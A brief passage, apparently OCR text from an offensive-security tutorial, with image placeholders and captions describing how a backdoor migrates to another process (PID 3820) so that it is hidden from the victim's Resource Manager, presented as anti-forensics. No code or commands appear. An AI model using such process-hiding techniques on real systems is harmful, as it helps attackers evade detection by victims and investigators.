

Figure 62: Migrating to PID 3820

As seen in the figure given below, the backdoor application is not displayed in the Resource Manager of the victim's computer and the PID is also changed.



Figure 63: Anti-forensics